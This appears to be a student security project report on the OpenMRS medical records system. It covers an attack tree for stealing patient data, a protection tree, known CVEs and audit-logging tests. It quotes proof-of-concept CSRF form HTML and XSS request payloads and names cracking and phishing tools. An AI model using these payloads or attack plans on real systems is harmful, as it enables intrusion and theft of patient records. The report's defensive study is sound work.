SH2 Hospital: Loses its reputation and trust among new people who are looking for a hospital.


- **Scope:** Find Patient Module - Allergy Addition

- **Abstraction Level:** Misuser goal

- **Precision Level:** Focussed

3. Attack Trees and Protection Trees

Attack Tree to steal patient data from Find/Create Patient module



Description and Justification of the attack tree

The OpenMRS system in a Hospital can be attacked to steal patient data by basically two sets of people. One, anyone who is a authorized user with access to the OpenMRS system, this group can be further classified as users with direct access to patient records like doctors/nurses and users who don't have direct access to patient records, these include Admin, Executives etc. Two, anyone who does not have access to the OpenMRS system, this second set can be further divided into people who have access to network where OpenMRS system is hosted, for example Janitors in hospital etc and another is people who are totally outside the OpenMRS network or system premise, for example outside hackers, another competing hospital etc.

Attack Scenario from a OpenMRS Authorized User:

- The attacker may be motivated to steal patient medical records for mostly monetary reasons, the doctor, nurse or admin can sell the records in the black market or they can steal it for getting a bribe from any other person.
- If the attacker is doctor or nurse (users with official access to medical records), their easiest and cheapest way to steal data is to just use the find patient module and download the data (to a storage device or print it). Another way is to install a packet

sniffer (special equipment) at their PC but that would cost a lot more and would need more technical expertise, so it is less probable.

- If the attacker is admin (user without official access to medical records), their easiest and cheapest way to steal data if they have access to the Database(DB) server used by OpenMRS is then to directly copy the data from the DB server. The next easy and cheap way to steal the data is to get access to PC of Doctors/nurses and use their previous browser session to download the data, but this method is a little difficult to orchestrate. The other easy way is to directly bribe a doctor/nurse to get the medical records for them, but it would cost a lot more (we predict about \$5000, a month's salary of nurse). Other possible ways are to use packet sniffers or use phishing or social engineering techniques to obtain doctor/nurse account credentials.

Attack Scenario from a OpenMRS Unauthorized User:

- Again the attacker may be motivated to steal patient medical records for mostly monetary reasons, for example the janitor (someone with access to premises where OpenMRS is hosted) can sell the records in the black market or they can steal it for getting a bribe from any other person, a self operating hacker can steal patient records to sell in black market or on the instruction of a competing hospital.
- If the attacker does not have access to the network where OpenMRS is hosted or to the premise where servers are located, then the only option is to bribe an insider to get the Medical records, this does not need any special equipment from the attacker's side but will cost around \$5000 (a month's salary of nurse).
- If the attacker has access to network where OpenMRS is hosted or to the premise where the servers are set up (this also includes bot/worms/CSRF attacks followed by phishing mails to authorized members (doctors,nurses)), then the possible ways to steal records are Compromise the Servers by brute force/rainbow table attacks or using any known Operating System or Database vulnerabilities, compromise application by setting up a spear phishing attack on a doctor or nurse and then installing a bot or executing a XSS attack to steal data using the doctor or nurse credentials, bribing an insider to get the records or to install a packet sniffer in the network. All the mentioned ways to steal data involve high costs, but the technique of bribing an insider does not require any special equipment while the other two need. (Cain and Abel, RainbowCrack, Wfuzz for brute force attacks and bot tools etc). So bribing an insider is the preferred method.

Special Equipments that may be used:


- Brute force attacks: Cain and Abel, RainbowCrack, Aircrack-ng, THC Hydra.
- Phishing: SNAP_R, MSI Simple Phish, [SET](#), [Metasploit](#).
- Packet Sniffers: SharkTap Network Sniffer, PRTG, omnipeek

Evidence/Citations

1. Minimum Cost of bribing a Nurse is assumed as 1 Month salary (US average) of the Nurse(Average salary Details <http://nursesalaryguide.net/registered-nurse-rn-salary/>).

2. Average monthly salary of a security guard in the US
<http://swz.salary.com/SalaryWizard/Security-Guard-Monthly-Salary-Details.aspx>.
3. Cost of making an CSRF/ XSS attack is assumed as ¼ the cost of 2000 medical records at \$10/record is \$5000. Cost of a medical record is obtained from following link
<http://www.reuters.com/article/us-cybersecurity-hospitals/your-medical-record-is-worth-more-to-hackers-than-your-credit-card-idUSKCN0HJ21I20140924>
4. Cost associated with packet sniffer tools are provided from this wikipedia page
https://en.wikipedia.org/wiki/Comparison_of_packet_analyzers
5. Default accounts vulnerability
<https://technet.microsoft.com/en-us/library/hh825104.aspx>
6. Social Engineering and password hacks costs are estimated from these sites
<http://blog.willis.com/2016/01/social-engineering-is-bigger-than-hacking-but-countermeasures-work/>, <https://blog.my1login.com/blog/staggering-cost-password-hacks>

Protection Tree:



Description and Logical Explanation:

OpenMRSS' IT infrastructure and servers need to be protected in order to protect patient records. To prevent unauthorized access to the system strict access policies should be enforced to prevent access of patient's records. There should be strong password policies as well otherwise accounts could be hacked which might lead to stolen records. Patients should also be able to lock/unlock their records to prevent random(unwarranted) accesses to their records.

A malicious-user(doctor/nurse/sys admin with access to patient records) can copy all patient records onto a storage device such as a pen drive. Hospital employees should be frisked for electronic storage devices while entering and exiting premises to prevent them from downloading patient data onto such devices.

A malicious-user(doctor/nurse/sys admin with access to patient records) can potentially upload all patient records online, thus, internet access should be restricted by using VPNs to prevent uploading of patient data online.

A malicious-user can break into the network to launch more attacks to try and break the system and access the patient records. The network has to be protected using network analyzers and firewalls to detect and prevent intrusion.

A malicious-user can launch malware into the infrastructure to launch further attacks to enable stealing of the patient records. Antivirus has to be regularly updated to prevent attacks by malware.

A malicious-user can potentially use known vulnerabilities in the system dependencies to break into the system and steal patient records. The server has to be protected by frequently patching any third-party library dependencies so that vulnerabilities in them do not propagate to the system. Secure communication should be used by the server using TLS. CSRF tokens should be used for each request made to the server to protect against CSRF attacks.

Enforcing policies are the cheapest form of defense as it requires little work while frisking employees are the costliest as it's a tedious process and care must be taken to not violate the rights of the employees. Other protection mechanisms for the infrastructure have average cost as it requires some form of setup.

Evidence:

Links to online articles supporting above mentioned arguments are given below.

1. Use of Tools to test Network Security (Wireshark, Cain & Abel, tcpdump):
<http://sectools.org/tag/sniffers/>
2. Making Employees of Organizations aware of OWASP Top 10
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
3. Using Strong Passwords to strengthen account security
https://www.ted.com/talks/lorrie_faith_cranor_what_s_wrong_with_your_password?language=en
4. Two Factor Authentication helping strengthen security
<https://safenet.gemalto.com/multi-factor-authentication/two-factor-authentication-2fa/>

Special Equipment:

- Password Protection: Duo(2 factor authentication)
- Firewall Hardware: SonicWall, WatchGuard
- VPN: OpenVPN
- Antivirus: McAfee, Norton, BitDefender

6. Vulnerability history

1. Cross-Site Request Forgery (CSRF) Vulnerability [CVE-2014-8073](#)

- i. Cross-site request forgery (CSRF) vulnerability in OpenMRS 2.1 Standalone Edition allows remote attackers to hijack the authentication of administrators for requests that add a new user via a Save User action to admin/users/user.form.
- ii. This vulnerability is caused by improper validation of user-supplied input by the user.form script. By persuading an authenticated user to visit a malicious Web site, a remote attacker could send a malformed HTTP request. An attacker can exploit this vulnerability to perform cross-site scripting attacks, Web cache poisoning, and other malicious activities.
- iii. The NIST CVE page linked on the section title gives details on reporting of this Vulnerability. Vulnerability reported by Author: Mahendra at Packet Storm Website (linked below)

The reference links are

<https://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>
<https://exchange.xforce.ibmcloud.com/vulnerabilities/97692>

Cross-site request forgery (CVE-2014-8073)

```
<html>
<body>
  <form action="http://localhost:8081/openmrs-standalone/admin/users/user.form" method="POST">
    <input type="hidden" name="createNewPerson" value="true" />
    <input type="hidden" name="person.names[0].givenName" value="test" />
    <input type="hidden" name="person.names[0].middleName" value="test" />
    <input type="hidden" name="person.names[0].familyName" value="test" />
    <input type="hidden" name="person.gender" value="M" />
    <input type="hidden" name="username" value="test" />
    <input type="hidden" name="userFormPassword" value="Admin123" />
    <input type="hidden" name="confirm" value="Admin123" />
    <input type="hidden" name="roleStrings" value="Application: Registers Patients" />
    <input type="hidden" name="roleStrings" value="Application: Uses Patient Summary" />
    <input type="hidden" name="secretQuestion" value="" />
    <input type="hidden" name="secretAnswer" value="" />
    <input type="hidden" name="action" value="Save User" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

Figure from <https://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>

- iv. This is a commonly recurring vulnerability Cross-Site Request Forgery (CSRF) ([CWE-352](#)), also part of OWASP Top 10 2017 - A8.
- i. OpenMRS can fix this vulnerability by including a unpredictable token in each HTTP request and such token at a minimum must be unique per user session. Also the ideal way to include the token is in a hidden field and not in the URL so that it is not exposed to an attacker.

1. Permissions, Privileges, and Access Control Vulnerability [CVE-2014-8072](#)

- i. OpenMRS allows a remote attacker to bypass access control restrictions, this is caused by failure to restrict access to the Admin page URL. An attacker could exploit this vulnerability to bypass security restrictions and gain access to the admin module and disrupt the system.

ii. The NIST CVE page linked on the section title gives details on reporting of this Vulnerability.

Vulnerability reported by Author: Mahendra at Packet Storm Website (linked below)

The reference links are

<http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html>

<https://exchange.xforce.ibmcloud.com/vulnerabilities/97693>

iii. This type of vulnerability is a commonly known software design flaw, software with improper access controls. This is along the lines of OWASP Top 10 2017-A4-Broken Access Control and also MITRE Co

iv. mmon Weakness Enumeration 264 ([CWE-264](#))

v. This vulnerability is not yet fixed by OpenMRS team, this can be fixed by creating a role based access control list (RBAC) with strict demarcation and associating each user with their roles.

1. Multiple cross-site scripting (XSS) Vulnerabilities [CVE-2014-8071](#)

i. OpenMRS standalone 2.1 had multiple XSS vulnerabilities that allowed remote attackers to inject malicious scripts or HTML via the following

- givenName, familyName, address1, address2 parameters to registrationapp/registerPatient.page
- comment parameter to allergyui/allergy.page
- w10 parameter to htmlformentryui/htmlform/enterHtmlForm/submit.action page
- HTTP Referer Header to login.htm page
- returnUrl parameter to the htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page or coreapps/mergeVisits.page
- visitId parameter to htmlformentryui/htmlform/enterHtmlFormWithSimpleUi.page.

ii. Vulnerability reported by Author: Mahendra at Packet Storm Website (linked below)
Sample snippet of vulnerability is below

```
-----
Multiple Persistent and Reflected Cross-Site Scripting (CVE-2014-8071)
-----
Persistent XSS

Parameters that are displayed back to the user are mostly vulnerable to cross-site scripting as user input was not
validate properly and as a result, the malicious script was stored by the application and executed when it was displayed
back to the user.

Below are several examples on the persistent and reflected XSS identified in OpenMRS 2.1 Standalone

-----
Register a patient page
-----

POST /openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient
HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?
appId=referenceapplication.registrationapp.registerPatient
Cookie: referenceapplication.lastSessionLocation=3; dashboardTab=1=patientOverviewTab;
JSESSIONID=9B21E253E4BEC8E8C07155C00CD54EE6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 393


givenName=<script>alert(1)</script>&familyName=<script>alert(1)
</script>&preferred=true&gender=M&birthdateDay=1&birthdateMonth=12&birthdateYear=1989&birthdateYears=&birthdateMonths=&bir
12-1&address1=<script>alert(1)</script>&address2=<script>alert(1)
</script>&cityVillage=&stateProvince=&country=&postalCode=&phoneNumber=1111
```

Further details and more vulnerability scenarios are illustrated in

<https://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html> and also <https://exchange.xforce.ibmcloud.com/vulnerabilities/97690>

i. This is a commonly recurring vulnerability Cross-Site Request Forgery (CSRF) (CWE-352), also part of OWASP Top 10 2017 - A8.

ii. The vulnerabilities are still not fixed



Our suggestion to fix it is to do proper input validation proper validation in the forms and also for the GET parameters.

1. Cross-Site Request Forgery (CSRF) Vulnerability [CVE-2017-7990](#)

i. The Reporting Module 1.12.0 in OpenMRS allows CSRF attacks with resulting XSS attacks, in which administrative authentication is hijacked to insert JavaScript into a name field in `webapp/reports/manageReports.jsp`

ii. The exploit is described in the following links

- <https://github.com/openmrs/openmrs-module-reporting/pull/141/commits/0023a659288538d2763835847d3414ecb18b931a#diff-50e25eddc5909110fa3d31090877c2fd>
- <https://www.youtube.com/watch?v=pfrIaNvluFY>

ii. This is a common vulnerability type and is position 8 in Top 10 2017 (A8-Cross-Site Request Forgery (CSRF))

iii. OpenMRS can fix this vulnerability by including a unpredictable token in each HTTP request and such token at a minimum must be unique per user session. Also the ideal way to include the token is in a hidden field and not in the URL so that it is not exposed to an attacker.

Project Phase III

0. Module Selection:

In this phase of project, we have chosen the module 'FIND/CREATE PATIENT'.

1. Audit/Logging Implementation:

The default logging in OpenMRS is done with INFO. For each of the following test cases, the corresponding Log files [INFO] are checked and the results are used.

Module: Find/ Create Patient Module

1. Adding Allergy

TESTCASE ID: OpenMRS_Log1

Steps:

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Add a new allergy for the patient (Heparins for example) and Save.
4. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log1	Type of Access: CREATE User: System Administrator/ Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies	Type of Access: CREATE User: Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Allergies	PASS

2. Update Allergy

TESTCASE ID: OpenMRS_Log2

Steps:

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the allergy that is already present (Heparins for example) and modify.
4. Add reaction as "Anaemia, Cough" and Severity as "Mild" and click Save.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log2	Type of Access: EDIT User: System Administrator/ Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies .	Type of Access: EDIT User: Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Allergies	PASS

3. Viewing Sensitive Medical Data

TESTCASE ID: OpenMRS_Log3

Steps:

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log3	Type of Access: VIEW User: System Administrator/ Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies, Diagnosis, Vitals .	Type of Access: VIEW User: Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Allergies, Diagnosis, Vitals.	PASS

4. Removing Allergy**TESTCASE ID: OpenMRS_Log4****Steps:**

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Under allergies, remove one of the allergies already present, eg: Heparins.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log4	Type of Access: DELETE User: System	Type of Access: DELETE	PASS

	Administrator/ Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies.	User: Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Allergies..	
--	--	--	--

5. Adding Diagnosis

TESTCASE ID: OpenMRS_Log5

Steps:

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: doctor and Password: Doctor123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Under General Actions Tab on the right, click Start Visit.
4. Add a visit note and add presumed or confirmed diagnosis (for example, Malaria) and click Save.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log5	Type of Access: CREATE User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not to be Logged: Values for Diagnosis .	Type of Access: CREATE User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN	PASS

		Not Logged: Values for Diagnosis	
--	--	--	--

6. Update Diagnosis

TESTCASE ID: OpenMRS_Log6

Steps:

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: doctor and Password: Doctor123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the current visit and edit the visit note.
4. Add another secondary confirmed diagnosis for the particular visit, say, Asthma and click Save.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log6	Type of Access: EDIT User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not to be Logged: Values for Diagnosis .	Type of Access: EDIT User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not Logged: Values for Diagnosis	PASS

7. Removing Diagnosis

TESTCASE ID: OpenMRS_Log7

Steps:

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: doctor and Password: Doctor123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Click on the most recent Visit and delete the encounter/Visit.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log7	Type of Access: DELETE User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not to be Logged: Values for Diagnosis.	Type of Access: DELETE User: Doctor Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Diagnosis.	PASS

8. Removing A Patient**TESTCASE ID: OpenMRS_Log8****Steps:**

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Click "Delete Patient" under the General Actions tab on the right.

5. Open the log file from the path:

INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log8	Type of Access: DELETE User: System Administrator/ Super User Date/Time of access What: Medical information for Patient ID 1002JN Not to be Logged: Values for Visits, Diagnosis, Vitals.	Type of Access: DELETE User: Super User Date/Time of access What: Medical information for Patient ID 1002JN Not Logged: Values for Visits, Diagnosis, Vitals.	PASS

9. Registering A Patient

TESTCASE ID: OpenMRS_Log9

Steps:

1. Log in to the OpenMRS application at “<http://localhost:8081/openmrs-standalone>” using Username: admin and Password: Admin123; select any location.

2. Click on “Register a Patient” and fill relevant details, Save.

3. Open the log file from the path:

INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log9	Type of Access: CREATE User: System Administrator/ Super User Date/Time of access	Type of Access: CREATE User: Super User Date/Time of access What: Medical information for new Patient	PASS

	What: Medical information for new Patient Not to be Logged: Personal information of the patient like address, phone number.	Not Logged: Personal information of the patient like address, phone number.	
--	--	---	--

10. Editing Patient Info

TESTCASE ID: OpenMRS_Log10

Steps:

1. Log in to the OpenMRS application at "<http://localhost:8081/openmrs-standalone>" using Username: admin and Password: Admin123; select any location.
2. Edit the Patient Record by modifying the contact information etc, Save.
3. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log10	Type of Access: EDIT User: System Administrator/ Super User Date/Time of access What: Medical information for new Patient Not to be Logged: Personal information of the patient like address, phone number.	Type of Access: EDIT User: Super User Date/Time of access What: Medical information for new Patient Not Logged: Personal information of the patient like address, phone number.	PASS

Adequacy of Logging In OpenMRS

OpenMRS uses Tomcat logs to register its logging. From the test cases above, we can see that the necessary events are logged with appropriate details.

It logs the users and the actions whenever data is added/modified/deleted/viewed along with the timestamp, but does not log the sensitive medical data. This may tend to be inadequate in some cases. Hence, logging in OpenMRS is inadequate.

2. Static analysis with Fortify

The screenshot shows the Fortify Static Analysis Results interface. The top bar includes tabs for 'Static Analysis Results', 'DatabaseUp...', 'Project Summary', and 'MigrateAlle...'. The 'Project Summary' tab is active, displaying a summary of the analysis. The 'Filter Set' is set to 'Quick View', and 'My Issues' is unchecked. A bar chart shows the distribution of issues by severity: 74 Critical, 282 High, 0 Medium, 0 Low, and 356 Informational. The 'Group By' is set to 'Category'. The 'All Issues by Folder' section shows a bar chart with 74 Critical issues and 282 High issues.

Static Analysis Results

Filter Set: Quick View ☐ My Issues

74 Critical (74) 282 High 0 Medium 0 Low ... 356 Informational

Group By: Category

- Command Injection - [0 / 4]
 - MigrateDataSet.java:187 (Shared Sink) - [0 / 4]
- Password Management: Hardcoded Password - [0 / 2]
- Path Manipulation - [0 / 10]
- Privacy Violation - [0 / 56]
- Server-Side Template Injection - [0 / 1]
- SQL Injection - [0 / 1]

Project Summary

Summary Certification Runtime Analysis Build Information Analysis Information

Project Location: C:\eclipse\git\openmrs... **Scanned:** 1,511 files, 52,043 LOC (Executa

Build ID: openmrs-api **Total Issues:** 356

Scan Date: Oct 25, 2017 **Total LOC:** 97,903

Warnings: 88 occurred during scan **Certification:** Results Certification Valid

All Issues by Folder

Critical (74) High (282)

The screenshot shows the Fortify Build Information interface. The 'Build Information' tab is active, displaying details about the build. The 'Files' section shows a table of files with columns for File Name, LOC, File Size, and Date. The 'Classpath' section shows a list of JAR files used in the build.

Build Information

Summary Certification Runtime Analysis Build Information Analysis Information

Build ID: openmrs-api **Build Label:** openmrs-api

Files: 1,511 **Source Last Modified Date:** Oct 25, 2017 3

Executable LOC: 52,043 **Total LOC:** 97,903

